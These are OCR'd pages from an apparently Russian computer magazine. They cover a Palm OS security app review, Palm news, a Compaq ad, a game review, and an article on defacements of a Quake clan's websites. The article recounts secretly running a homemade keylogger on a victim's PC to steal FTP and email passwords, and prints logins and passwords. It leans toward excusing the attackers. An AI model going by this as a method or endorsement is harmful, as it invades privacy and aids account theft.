
В Palm OS есть возможность введения пароля, с помощью которого можно скрыть (или же показать) записи с атрибутом "Личная", а также заблокировать устройство, чтобы при включении оно спрашивало у пользователя пароль. Негусто, особенно если вспомнить, как надо добираться до настроек системы безопасности - надо выйти из приложения, с которым ты работал, зайти в группу приложений, где находится программа Security, и запустить ее. Она дает возможность сменить пароль, показать или скрыть личные записи, а также заблокировать устройство (при следующем включении Пилот запросит пароль, показав информацию о своем владельце, что может быть полезно при утере устройства). Блокировку можно ускорить, если назначить вертикальному штриху (от нижней границы области граффити до середины экрана) функцию блокировки устройства. Для остальных же операций нужно обязательно запускать приложение Security. Это очень неудобно. Кроме того, когда ты вводишь пароль, он отображается в явном виде, что есть нарушение безопасности. А нарушений мы не допустим.



Программа TealLock, персональная версия (http://www.tealpoint.com, shareware, стоимость регистрации $16.95) заменяет собой встроенное приложение Security, давая пользователю возможность настроить систему безопасности по своему вкусу. Она занимает 51 Кб в памяти и автоматически активируется даже после soft reset'а.



В комплект поставки программы входит несколько файлов, в том числе документация в разнообразных форматах. Нас интересуют только teallock.prc (сама программа), lockdoc.prc (14 Кб, документация в doc-формате) и lockimgs.pdb (3.5 Кб, рисунки для экрана блокировки). Впрочем, последний файл можно не устанавливать, рисунки настолько ужасны, что, глядя на них, хочется выть! И даже режим GrayScale не помогает. (Если у тебя есть такая вещь, как TealNotes, можно использовать рисунки оттуда, они будут выводиться в произвольном порядке). Кроме того, желательно отключить предыдущую версию программы (если она была установлена) - иначе Пилот может зависнуть, и сделать резервную копию данных в Пилоте.



Новая модель органайзера Palm названа в честь топ-модели

На рынке карманных компьютеров появилось первое устройство, получившее имя топ-модели: компания Palm и известная манекенщица Клаудия Шиффер представили органайзер Palm Vx Claudia Schiffer Edition. В общем-то, этот компьютер ничем не отличается от обычного органайзера Palm V, только вместо серебристого у него корпус цвета голубого металлика. Осенью этого года Клаудия Шиффер будет продавать эти эксклюзивные органайзеры через свой Web-сайт. Как сообщается в пресс-релизе компании Palm, топ-модель тоже внесла свой вклад в этот проект (кроме участия в рекламе этой элегантной вещицы): она сама выбрала программные приложения, которые будут записаны на CD-диск, поставляемый вместе с компьютером. О финансовой стороне сотрудничества с Клаудией Шиффер компания Palm не сообщает.

Двое обвиненных в убийстве могут добиться пересмотра дела из-за PalmPilot'а

Двое обвиненных в убийстве могут добиться пересмотра дела после того, как выяснилось, что один из присяжных якобы воспользовался Palm Pilot'ом и ознакомился с подробностями обвинения до вынесения приговора. Адвокаты Рика Табиша и Сандры Мерфи, признанных виновными в убийстве владельца казино миллионера Теда Биньона, собираются потребовать нового судебного процесса, по словам журнала Observer.

Еще в мае Табиш и Мерфи были признаны виновными в убийстве Биньона, почти через два года после того, как миллионер был найден мертвым в своем доме в Лас-Вегасе от передозировки наркотиков и удушения. Сандра Мерфи танцевала топлесс в баре, сожительствовала с Биньоном и одновременно была любовницей Табиша. Оба были признаны виновными в ограблении Биньона - считается, что они похитили серебряных монет на 15 миллионов долларов и закопали где-то в пустыне Невада.

Однако теперь защита заявляет, что присяжные действовали недобросовестно, что могло повлиять на их решение по делу.

По словам женщины присяжной, ее сосед и коллега по жюри регулярно читал репортажи журналистов по этому делу в Интернет через ее же собственный Palm Pilot. Адвокаты планируют вызвать в суд жюри присяжных, чтобы допросить их и подать иск о пересмотре дела.

Источник: Компания "Ручные компьютеры" http://www.handy.ru


Потрепись по ICQ из аэропорта!

Часто путешествующие пользователи Palm могут теперь воспользоваться услугами киосков инфракрасного доступа к Интернет, расположенных в терминалах аэропорта Changi (в Сингапуре).

При этом у тебя должен быть Palm с операционной

их данных

Рубрику ведет Артур Атрохин
http:\\PalmPilot.spb.ru



Итак, ты установил прогу на свой Пилот. Что дальше? Как что - запускай ее! По умолчанию TealLock не включена, что и показывает переключатель в окне программы. Чтобы включить, нажми на On. Программа захочет перегрузиться с предупреждением о том, что нужно отключить все хаки. Отключай их на фиг, а потом снова возвращайся в TealLock и врубай программу. Впрочем, у меня после софт-ресета программа была включена. Тут будь внимателен! При включении программы, даже если ты отключил все хаки, у тебя может возникнуть сообщение об ошибке. Это вполне нормально. Спокойно жми "Reset" и жди перезагрузки. Затем снова запусти прогу. Опа! Она включена. Теперь можно задать пароль. Дальше в главном окне ты увидишь переключатель показа личных записей, а также полезную кнопочку "Lock and off", позволяющую выключить и заблокировать Пилот. С ее помощью можно проверить настройки программы, которые ты сделал. Еще ниже - кнопка "Change settings..." для изменения настроек. Давай посмотрим на настройки программы.

После нажатия на кнопку "Change settings..." тебя попросят ввести пароль (если ты его, конечно, назначил). Появится окно настроек. Рассмотрим все по пунктам.

Owner Image Database

TealLock can display images from a specified TealPaint image dbase. Each time the 'Locked' screen appears, an image is chosen at random from the database named:
LockImgs [Select]
☑ Use Image
☐ Animate
☐ Grayscale [OK] [Cancel]

Owner Text

This Organizer
is Locked
[OK] ☐ Bold ☐ Center

"Image" позволяет настроить рисунок, который появится в окне блокировки. Кнопка "Select" позволит вам выбрать, откуда будут браться рисунки (из базы данных TealNotes или из базы, что идет вместе с TealLock). Хочешь использовать рисунок - выбери "Use image". Далее его можно анимировать (это что-то наподобие мигания, выглядит не очень приятно). Далее есть пункт "Grayscale" - его выбор позволит использовать режим с несколькими градациями серого, чтобы показать ваш рисунок во всей красе. Кнопка "Text" позволяет задать текст, который появится на экране блокировки. Его можно сделать жирным ("Bold"), отцентрировать ("Center") или же сделать и то, и другое одновременно. Но не следует забывать, что и рисунок, и текст выводятся на одном экране, друг на друге, поэтому придется поэкспериментировать, чтобы добиться хорошо выглядящего блокировочного экрана :).

TealLock Settings

Image

Lock Screen Options
☑ Draw border frame
☑ Show private records checkbox
☑ Show battery level
☐ Show numeric keypad
☑ Show clock ▾ Large Font
☑ Center clock
[OK]
[OK] [Advanced]

Кнопка "Options" позволяет настроить некоторые опции работы TealLock. "Draw border frame" рисует вокруг блокировочного экрана (БЭ) толстую рамку, "Show private records checkbox" показывает на БЭ переключатель для включения или отключения отображения личных записей; "Show battery level" показывает в нижнем правом углу БЭ уровень заряда источника питания; "Show numeric keypad" показывает цифровую клавиатуру для облегчения ввода цифрового пароля, также можно включить эту опцию для того, чтобы обмануть злоумышленника (задать пароль с цифрами и буквами, а вор пусть думает, что только с цифрами). Следующая опция "Show clock" показывает часы (с датой), можно выбрать их шрифт и центровку ("Center clock").

TealLock Settings

Image

Lock Screen Key Mapping
Datebook Button: 1
Address Button: 2
ToDo List Button: 3
Memo Button: 4
Palm V Contrast: 5
PageUp: Back, PageDn: Enter [OK]
[OK] [Advanced]

системой не ниже 3.3 (Palm IIIxe, IIIc и Vx; на IIIx и V можно установить апдейты). Воспользовавшись услугами киоска, ты сможешь поработать с электронной почтой, предварительно установив на свой ручной компьютер приложения от третьих фирм, например, ProxiMail и Top Gun Postman, а еще лучше MultiMail Pro от Actual Software.

Для использования инфракрасного соединения тебе понадобится утилита PalmIRC. С помощью такого киоска ты сможешь даже воспользоваться своим ICQ! Кроме того, наиболее продвинутые пользователи смогут при желании осуществить синхронизацию с сервером Avantgo для получения последних новостей.

Сервис киосков инфракрасного доступа бесплатный. Имей в виду, что сами они маленькие, но с заметной надписью "Point IR".

Источник: Компания "Ручные компьютеры" http://www.handy.ru

Palm собирается выпустить более дешевый органайзер

Компания Palm собирается анонсировать в августе 2000 г. новую версию своего популярного одноименного органайзера.

Новая модель, получившая название M100, будет легче и компактнее Palm III, однако она будет побольше Palm V. Новый Palm будет выпускаться с накладными пластиковыми лицевыми панелями пяти разных цветов (золотистый, серебристый, черный, ярко-синий и светло-синий).

Этот компьютер в стандартном исполнении будет также иметь 4-Мбайт ОЗУ и кабель синхронизации, однако некоторые источники сообщают, что в качестве дополнительного оборудования покупатель сможет, доплатив, получить и стыковочный узел (cradle). Стоить новых Palm будет 149 дол. Таким образом, можно сделать вывод о том, что ценовая война между производителями карманных цифровых органайзеров с каждым днем разгорается все сильнее.

Похоже, что конкуренты Palm уже готовы к подобному повороту событий. Например, компания Franklin Electronic Publishers сейчас продает за 119 дол. "электронную книгу" - устройство, получившее название eBookMan. Причем этот компьютер оснащен программами, характерными для органайзеров. Ну а компания HandSpring уже выпустила модель своего PDA-компьютера Visor за 149 дол.

Кроме того, Palm собирается выпустить модифицированную версию своего органайзера Palm VIIx с увеличенным до 8 Мбайт объемом ОЗУ.

Напомним, что нынешние компьютеры Palm VII имеют только 2 Мбайта оперативной памяти.

Источник: Infoart Computer News

Техасская полиция впервые использует Palm в борьбе с преступностью

Полицейское управление города Highland Park (штат

Техас) первым в стране стало пользоваться новым электронным инструментом для борьбы с преступностью.

PocketCop - приложение, разработанное компанией Public Safety Group (PSG), работает в беспроводном Palm VII, обеспечивая полицейским мгновенный доступ к местным и федеральным базам данных.

Кроме того, через PocketCop можно получить доступ к базам патрульных автомобилей, делам следователей и информации сотрудников, работающих под прикрытием. Таким образом, находящийся за пределами города следователь может получить доступ к делам своих "питомцев" в любое время из любого места страны, покрываемого беспроводной сетью CDPD.

А местный "гаишник" может мгновенно проверить машину на предмет угона или водительские права во время аварии и т.д.

Источник: Компания "Ручные компьютеры" http://www.handy.ru

Солнечная батарея для питания карманных компьютеров

Патентованное устройство фирмы Sunwize - Portable Electronics Charger - представляет собой компактное, легкое зарядное устройство на солнечных элементах для зарядки батарей маломощных электронных устройств. Таких как сотовые телефоны, карманные компьютеры, портативные радиостанции и устройства GPS.

Устройство обеспечивает прямое питание потребителей мощностью до 2,5 вт или подзарядку батарей для более энергоемких. Каждое устройство содержит OPTI-Meter LCD - дисплей, встроенную подставку, которая позволяет пользователю добиться наилучших результатов. Высокоэффективный системный контроллер обеспечивает потребителей правильным напряжением.

Параметры устройства: автоматическая работа, климатическая защита, складывающиеся панели.

Гарантия 1 год. Размеры 3,24" x 6,5" (7,8 см x 15,6 см). Вес 17 oz.


Применение: Карманные компьютеры Palm, сотовые и спутниковые телефоны, портативные радиостанции.

"Синезубый" Palm V управляет сотовым телефоном

На Конгрессе Bluetooth 2000, прошедшем в Монте-Карло, шведская компания Tactel продемонстрировала модуль Bluetooth, который подключается к последовательному порту электронного органайзера Palm V. Модуль получает энергию от батарей органайзера и может подключать его к другим устройствам с технологией Bluetooth, например, мобильным телефонам, портативным компьютерам, персональным компьютерам и точкам доступа сети Bluetooth. Специалисты Tactel также показали специальное приложение, которое позволяет Palm'у контролировать почти все функции мобильного телефона через связь Bluetooth. Оборудованные связью Bluetooth телефон и Palm обеспечивают непрерывный доступ в Интернет, используя WAP-сервис и (или) привычный Web-интерфейс.

Источник: Компания "Ручные компьютеры" http://www.handy.ru

Следующая кнопка "Key mapping" позволяет назначить пластиковым клавишам Пилота определенные номера для быстрого ввода пароля (клавиш есть 4, плюс клавиша прокрутки и контраст для Палм 5). Клавиша PageUp служит как Backspace, PageDown как Enter, остальные вводят цифры. Довольно странная возможность и, ИМХО, не очень полезная.



Теперь смотрим на настройки активации программы. Тут есть три кнопки для настройки условий блокировки, показа и сокрытия личных записей. Для каждой из трех вышеописанных операций ты можешь настроить активацию после определенных событий: шортката, выключения Пилота, таймаута после выключения Пилота (в минутах), наступления определенного времени (интервал - 1 час), также нахождения Пилота во включенном состоянии в определенный интервал времени. Также можно настроить дни недели, в которые активны вышеописанные настройки.

Advanced Settings
Use as welcome screen only (No lock screen password)
Call TealGlance on unlock
Blank screen on lock/hide
Lock out silkscreen buttons
Mask passwords on entry
Run on unlock:
Min password length: None
Activation timing: Normal
Settings File... OK

Переходим к "Advanced" - блоку настроек для знающих. "Use as welcome screen only" - не спрашивать пароль, а использовать БЭ только в качестве приветствия; "Call TealGlance on unlock" - вызывать программу TealGlance после разблокирования (программа - от той же фирмы TealPoint - показывает в одном окне расписание и список дел на ближайшее время). "Blank screen on lock/hide" - очищает экран перед блокировкой и сокрытием записей - для того, чтобы приложение, в котором ты работал, не появлялось на короткое время на экране; впрочем, эта опция совместима не со всеми программами, как написано в руководстве пользователя. "Lock out silkscreen buttons" - не дает активироваться разным хакам и ланчерам при нажатии в области граффити (кнопки Menu, Find и т.д.). Опцию "Mask passwords on entry", безусловно, стоит включить, она маскирует прямоугольниками вводимые символы пароля. "Run on unlock" - тут можно указать, какую программу запускать после разблокирования; если там пусто, то Пилот возвращается к тому приложению, с которым вы работали до блокировки. "Min password length" - минимальная длина пароля, полезно при использовании TealLock Corporate Edition, корпоративной версии TealLock. "Activation timing" позволяет регулировать задержку при блокировке после выключения; это делается для совместимости с другими приложениями. Есть еще и кнопка "Settings File". Вот она-то нам и нужна.

TealLock Settings
Image
Settings File
A settings file backs up your current settings and passwords. If moved along with TealLock info flash RAM using a flash utility, it provides security even after a full power loss.
Cancel Write Delete

Все настройки TealLock, включая и пароль, можно записать в файл, который можно сохранить при синхронизации. Еще можно записать TealLock во флеш-память (перед этим нужно выключить TealLock, а после перемещения во флеш - включить), а дальше записать файл настроек и его тоже переместить во флеш. Тогда при hard reset или же при потере данных настройки TealLock сохранятся. Файл настроек можно использовать также при установке TealLock на большое число Пилотов. Эту возможность нужно использовать очень осторожно: ты можешь заблокировать свой Пилот навсегда, если забудешь пароль. Хотя, с другой стороны, кто мешает тебе перепрошить флеш?

Ну, вот и все. Пользуйся TealLock на здоровье! Особенно если ты работаешь в ФСБ, ФБР и других серьезных организациях, которые хранят на своих компах секретные материалы. Ну или просто если у тебя ревнивая подруга, и ты не хочешь, чтобы она случайно наткнулась на эти твои "секретные материалы" :).

Приобрети себе кусочек Шотландии
Компьютер Compaq Prosignia



Prosignia 318

Процессор Intel® Pentium®III 550 МГц
Набор микросхем Intel® 440BX
(socket 370+Slot 1)
Память 64 МБ
Жесткий диск 8.4 ГБ
CDD 40x
Видео AGP Riva TNT2 M64 16 МБ
Модем V.90
Звуковая карта поддерживающая
4 канальный окружающий 3D-звук
Операционная система
Windows® 98 (русская)
Текстовый редактор
Microsoft® Word 2000 (русский)
Бесплатно 10 часов доступа в интернет

Prosignia 316

Процессор Intel® Celeron™ 466 МГц
Набор микросхем Intel® 440BX
(socket 370+Slot 1)
Память 32 МБ
Жесткий диск 8.4ГБ

Compaq Prosignia 318



Персональные компьютеры Compaq Prosignia ориентированы на небольшие предприятия, насчитывающие от 1 до 100 компьютеров, и при невысокой цене (цена стандартной рабочей станции Prosignia составляет около 600 у.е.) являются машинами традиционно высокого качества Compaq. Компьютеры Prosignia собираются на заводе Compaq в г. Эрскине (Шотландия) из тщательно отобранных и протестированных комплектующих на базе текущего процессора Intel® и легко поддаются модернизации.

Наши партнеры:

Иркутск	Сана Компани	(3952) 343-309, 343-313
Краснодар	СП ЗАО «Бизнес Компьютер Центр Юнит»	(8612) 554-000, 573-157
Москва	AMI - NETWORK	(095) 753-86-74, 753-86-75
Москва	R-Style	(095) 904-1001 (многокан.)
Москва	Д-Факто	(095) 959-7370, 959-7371
Москва	ЛайтНет Комплекс	(095) 200-1414, 299-0607
Москва	Ромбо	(095) 956-2479, 232-1427
Москва	Шарк	(095) 234-1783, 234-1782
Мурманск	NetSL	(8152) 47-65-88, 47-62-38 факс: (8152) 45-89-88
Пермь	Индукция	(3422) 33-1086, 33-2931
Интернет-магазин		www.computerplaza.ru




Оптовые поставки:
Тел.: (095) 907-1101, 907-1065
Факс: (095) 904-5995
E-mail: rsi@rsi.ru
http://www.rsi.ru/compaq



http://www.compaq.ru

QUAKED BY PITER!!!

Jakie (jakie@aport.rz) Александр '2poisonS' Сидоровский (2poisonS@xakep.ru)



Quake - жестокий спорт. Как и в любом спорте, здесь идет своя закулисная борьба, которая хоть и не видна зрителям в полном объеме, часто бывает драматичнее самых горячих чемпионатов. На российской quake-сцене уже давно происходит жесткое противостояние двух лагерей, двух идеологий, двух школ. Питерцы и москвичи. Долгая холодная война выплеснулась в "горячую". www.nip.ru - сайт известнейшего московского клана NiP был взломан, взорвав всю отечественную quake-community. Подозрения пали на питерских квакеров. Вскоре оказалось, что это было только началом наступления. По прошествии некоторого времени была взломана еще одна очень известная страничка - ps.nip.ru, которую вел nip.Polosatiy - один из сильнейших квакеров России.

Однако в этой истории оставалось еще слишком много вопросов и слишком мало ответов. Х не мог оставаться в стороне от происходящего, и мы решили докопаться до причин этой жесткой конфронтации. Мы провели свое собственное журналистское расследование, попытались разобраться во всех деталях предпринятых взломов и выйти на людей, которые стоят за ними. В конце концов, нам это удалось. Итак, хроника событий.

Атака #1. Взлом www.nip.ru

6 мая посетители, пришедшие на сайт московского quake-клана NiP, были шокированы. Вместо главной страницы на сайте красовался текст, который недвусмысленно давал понять, что пагу поимели.

Хакнутая версия висела на сайте достаточно продолжительное время, после чего main.htm был восстановлен. Сразу после взлома NiP'ы обвинили во всем Питер. Уже тогда мы начали действовать, пытаясь разыскать того, кто осуществил наезд. Главная проблема состояла в том, что тогда еще было непонятно, почему пага была взломана. А раз неизвестны мотивы исполнителя, то и неясно, с какой стороны начинать поиски. Мы опросили всех, кто мог иметь хоть какое-то отношение к этому взлому. Было высказано огромное количество версий, даже такие, по которым хак совершил Пеле (один из самых именитых игроков России). Приведу только самые интересные версии.

nip.Rainman: Хак был просто ламерским, думаю, что был использован HookDump или что-то в этом роде.

nip.PiToN: Причин взлома, я думаю, две: 1) злость на москвичей после собственной неудачи на ПАККе. Ему (то есть nB.S1D'у) все прочили место в тройку, а он проиграл там nip.Satan'у; 2) малое кол-во ума.

nB.S1D, один из сильнейших питерских квакеров, незадолго до этого неудачно выступил на престижном чемпионате ПАКК. По многим версиям, это и могло послужить причиной атаки на NiP'овцев. На nB.S1D'a указывает не только Питон. Вот что говорит Полос (он, кстати, вскоре тоже пострадает от руки хакера).

nip.Polosat1y: По поводу этого хака ничего сказать не могу, есть лишь подозрения, а именно, что это сделал питерец, думаю, что nB.SiD…

И еще одно мнение - мнение человека, которому еще предстоит сыграть свою роль во всей этой истории:

Qu3stm@n: Насколько мне известно, тут даже не пользовались HookDump. Админы nip.ru делали доступ к своим файлам 777 (RWREE-ALL), поэтому их можно было легко взломать, по крайней мере, модифицировать main.htm, который у них за все отвечает. То есть логин был: nip, а pass: anonymous.

Итак, все ниточки вели к одному челу - питерскому квакеру nB.S1D'у. Найти этого перца оказалось достаточно сложно. Однако в конечном итоге наши поиски были вознаграждены сенсационным признанием:

nB.S1D: "Страницу хакнул я, точнее, не только я. Смысла не было, наехали по пьяни, но это никак не связано ни с чем, ни тем более с паролем у Полоса. После этого все и раскрутилось… Мы даже в общем-то не хакали, просто поменяли главную страничку по ftp".

Сид упоминает о пароле - тут стоит пояснить. После второго взлома (когда дефейс устроили уже паге Полосатого) мы выяснили, что причиной наезда стал пароль, который Полос установил на своей страничке. Сид, как видишь, отрицает, что он взломал nip.ru по той же причине. Впрочем, обо всем по порядку, и о том, что это был за пароль, ты прочтешь ниже.

Немного инфы о самом хакере: очень сильный квакер, чемпион Питера по дуэли, неоднократно встречался и с Полосатым, и с другуми NiP'овцами. Ему сейчас 16 лет. До встречи с ним мы предполагали, что nB.S1D замешан в этой истории лишь косвенно, максимум попросил кого-нибудь хакнуть, а все оказалось совсем иначе. Это могло означать только одно - квакеры Москвы и Питера переходят врукопашную. Хотя дальнейших попыток взломать сайт NiP'ов не было, напряжение сохранялось, и все предчувствовали, что что-то еще должно произойти. Так оно и случилось.

Атака #2. Взлом ps.nip.ru

16 июня была взломана пага Полосатого ps.nip.ru. На этот раз админы сработали оперативнее и убрали index хакера достаточно быстро, но это не помогало - он все время возвращал свою страницу на место. Около 2 часов ночи админы вырубили комп, в результате чего слетели все паги astalavista.ru (а это nip.ru и ps.nip.ru). С утра все было поправлено, но всем уже было ясно, что нового скандала не избежать. Только на этот раз московские квакеры, и особенно NiP'ы, перешли к откровенным угрозам. Ситуация накалилась до предела, особенно это чувствовалось на борде у Полосатого (она лежала не на ps.nip.ru и поэтому функционировала нормально). И тут Полосатый делает очень странный шаг - на своем сайте он создает голосование "Нужен ли вам мой сайт?", причем с условием, что если в течение 2 недель не будет набрано 2000 голосов "за", проект будет заморожен. Забегая вперед, скажу, что 2 недель этому голосованию не суждено было "провисеть", оно было снято дня за 3-4 до конца срока с количеством "за" около 1500. Теперь вернемся к взлому, вот мнение Полосатого по этому поводу:

nip.Polosat1y: Мне уже все равно, но я просто уверен, что это был nB.SiD!

Мы снова разыскали Сида. И вот что он нам ответил:

nB.S1D: Страницу хакал не я! Пароль узнал и написал в гестбуке на одной из питерских паг. Далее через полчаса все это и случилось. Пароль был "piter-dolboebi". Непонятна только причина, по которой он поставил себе этот пароль…

Складывалась тупиковая ситуация: хакер не был знаком ни с Полосатым, ни с nB.S1D'ом, его вообще никто не знал - он был сторонним человеком. Х снова начал поиски, которые вскоре увенчались успехом.

Хакера, заломавшего чемпиона России, зовут Qu3stm@n, реальное имя Владимир, ему 17 лет, в этом году поступил на факультет защиты информации в ЛиИТМО. Имеет собственный проект в Инете: http://11now.com и домашнюю страничку: http://questman.11now.com. Как и предполагалось, он связан с квакой: играет уже 3 года, особых заслуг не добился,

но представляет команду клуба Питера. Типичный представитель "питерского лагеря".

Qu3stm@n: Как и все питерцы, не люблю московских квакеров, у которых огромное самомнение…

Он нам и поведал в деталях, как был осуществлен хак.

Qu3stm@n: Когда Полосатый приезжал в Питер, он решил затусоваться в клубе компании Dream или Маньон, я точно уже и не помню… Когда он там затусовался, то ради прикола на его компе была запущена прога a la HookDump, но только моего личного изготовления (как выяснилось позже, она написана на Delphi 5.0 - прим. Х), которая, кроме всего прочего, еще и следила за окнами CuteFTP 4.0, сканила все нажататое, а также зашаренными ресурсами. Позже, когда Полос ушел из клуба, она переслала мне на левое мыло jedi@mail.ru всю инфу, я же эту инфу заграбил, посмотрел, что хостится он у Асты (ftp.astalavista.ru), log: polosatiy, а на пасс не посмотрел, типа, не надо было :), позже на борде клана PK я увидел, что кто-то написал про пасс, что он, мол: piter-dolboebi, я не поверил и накопал свое старое мыло и что же я там увидел? Да то, что пасс действительно такой. Тут я, естественно, обиделся, как и любой другой питерец, после чего повесил ему на index.htm свой файлик. Потом пароль заменили на какой-то другой. Я его опять на мой заменил, и так до 2 .00 ночи. В конце концов кто-то додумался вырубить комп. К их несчастью там еще лежала пага Асты (www.astalavista.ru) и клана NIP (www.nip.ru); все было восстановлено на следующий день, но его пага до сих пор стоит на d:\finetpub\polosatiy. Пароль сейчас сменили на что-то вроде piter-love :). Кстати, мыло Полосатого polosatiy99@mail.ru я все той же моей прогой хакнул, потом, правда, вернул пароль как было…

Интересно, что насчет мыла Полосатый оставался в полном неведении. В прошлом номере, в своем интервью он упоминал, что у него сперли мыло на @mail.ru, но думал, что это админы вернули ему пароль. Что же касается злополучного пароля "piter-dolboebi", то, как выяснилось позже, его поставил nip.ViS от обиды за взлом nip.ru. А Полосатый просто не мог его изменить, даже если бы захотел.

X: Ты читаешь Хакер?
Qu3stman: Ну конечно! ХАКЕР рулит! Я прочитал все выпуски, начиная с первого, стиль просто супер, так держать!

Чей удар будет следующим?

Черту в этой истории подводить еще рано, так же как нельзя с точностью назвать и сторону, которая первой переступила эту грань. Да, сначала на тропу войны вышли питерцы, взлом был осуществлен ими. После этого последовал пассивный ответ nip'ов (если это можно назвать ответом) в виде оскорбительного пароля. И новый взлом не заставил себя долго ждать. Но в этой истории про "плохих" питерцев и "хороших" москвичей не все так просто. Очень многие квакеры, причем не только с Невы, обвиняют Полосатого в плохом отношении к Питеру. Ходят слухи, что на ПАККе, последнем чемпионате, который проходил в северной столице, Полос вел себя просто по-хамски. Впрочем, это только слухи, и подтвердить или опровергнуть их сейчас уже невозможно. Зато можно припомнить, что написал Полосатый на своей странице после ее взлома. Он откровенно расписался в своей нелюбви к Питеру и питерцам, за исключением некиих личных друзей. Да, и еще: сам Полос говорил, что пароль piter-dolboebi стоял у него еще ДО всех взломов... Так что, возможно, у nB.S1D'а и Qu3stm@n'а были все основания сделать то, что они сделали.

В любом случае, сейчас счет в этом странном турнире составляет 2:0 не в пользу чемпиона России и его сильнейшего клана. А это значит… надо ждать продолжения?



Трехмерное прошлое

Александр '2poisonS' (Сидоровский2poisonS@xaker.ru)

Ну-с, мальчики и девочки, у нас сегодня в гостях не просто игра, а ого-го-го какая игра! Со славной родословной. Сиквел к одной из первых удачных RTS "третьей стороны", то есть не от Westwood или Blizzard. Продолжение хита, заложившего в каноны жанра очень много находок, которые впоследствии стали de facto стандартом в стратегиях. Система waypoint'ов, типы поведения юнитов (агрессивный, пассивный и т.д.), псевдотрехмерный ландшафт, продвинутая по тем временам графика... Но это все фигня по сравнению с тем, что в нее, в ту самую именитую RTS, было по-настоящему интересно играть. Если ты, пельмень, еще не догнал, речь идет о древней игрушке Dark Reign. А в гостях у нас сегодня ее отпрыск, благоразумно взявший фамилию знаменитого родителя. Итак, мальчики и девочки, знакомьтесь - Dark Reign 2. Dark Reign 2, знакомься - мальчики и девочки, и... добро пожаловать в Крематорий.

Типа, размышления о жанрах...

Для начала попробую изобразить на своей заросшей физиономии недоумение и задамся вот каким вопросом. Почему одни люди упорно продолжают делать компьютерные игры в жанре 3D real time strategy, а другие - эти игры покупают? Ведь все они понимают, что каждое из творений этого жанра - отстой. Не могут не понимать. Некоторые 3D RTS получше других, другие - совсем лажа, но, несмотря ни на что, все они - отстой. По определению. Спецэффекты еще кое-как научились делать (к сегодняшнему клиенту это, правда, не относится), но все остальное... Особенно меня убивает текстура земли. И всякие там елки-пальмы. Во всех 3D RTS достаточно взглянуть на эту якобы землю, чтобы убедиться: не существует на свете живой природы, нету ее, была да вся вышла. А есть только идеально ровный асфальт, покрашенный в разные цвета, на котором понатыканы палки с метелками aka деревья. Иногда этот асфальт запузыривается, чтобы изобразить нечто под названием холмы и горы. О кибер-боги, верните меня в середину девяностых, когда я восхищался графикой каждой второй игры!

Ладно, хватит о грустном, а то у нас клиент тухнет. Аристарх, поджигай!

В пользу бедных...

По традиции клиента я долго представлять не буду - вы уже люди взрослые и обзоры на игровых сайтах читать умеете. Некоторые (вижу по глазам) уже пощупали нашего гостя своими собственными потными ручками и даже уплатили за это... хм... удовольствие кровные 70 рубироидов. Ну и как вам, понравилось? Нет? Вот и мне нет. А тебе, баклан, понравилось, да? Типа передовые трехмерные технологии и все такое?

Ну, тогда слушай.

Начну с графики. С чем бы ее сравнить? Даже первые потуги на поприще трехмерных стратегий выглядели





часто куда более привлекательно. Если тут есть люди, которые помнят "шедевры" типа Armor Command или War Games - они меня поймут. Конечно, эти игры тоже были отстоем, но тогда говорили - "ну, первый блин...", "главное, проложить дорогу в новый жанр..." и т.д. А сейчас что сказать? Убогие модели юнитов, бедные текстуры, даже выстрелы и взрывы как следует не нарисовали. Говорят, пожертвовали наворотами ради быстроты движка и скорости на слабых машинах... Прикинь, пельмень, приходишь ты в какой-нибудь офигенный кинотеатр с объемным звуком, креслами force feedback и всеми прочими прибамбасами. Хочешь посмотреть новейший ужастик с потрясными спецэффектами. Надел заранее три памперса, напился валерьянки и морально готовишься к мазохистскому оттягу. И тут тебе показывают черно-белый немой короткометражный фильмец, после чего как ни в чем не бывало зажигают свет и просят на выход... Ну ты, естественно, гонишь мыло на киностудию: типа, чего за ботва? А они тебе: дело в том, что мы решили пожертвовать некоторыми современными эффектами ради той части населения, которая будет смотреть наш фильм на черно-белом телевизоре, и еще ради тех, у кого не работает звук, и ради тех, у кого каждые полчаса вырубают электричество.

Вот таков и Dark Reign 2. Смотреть невозможно, зато камера плавно вращается. Ладно, графику долго обсуждать нечего - на скринах и так все видно.

Операция спецотдела X

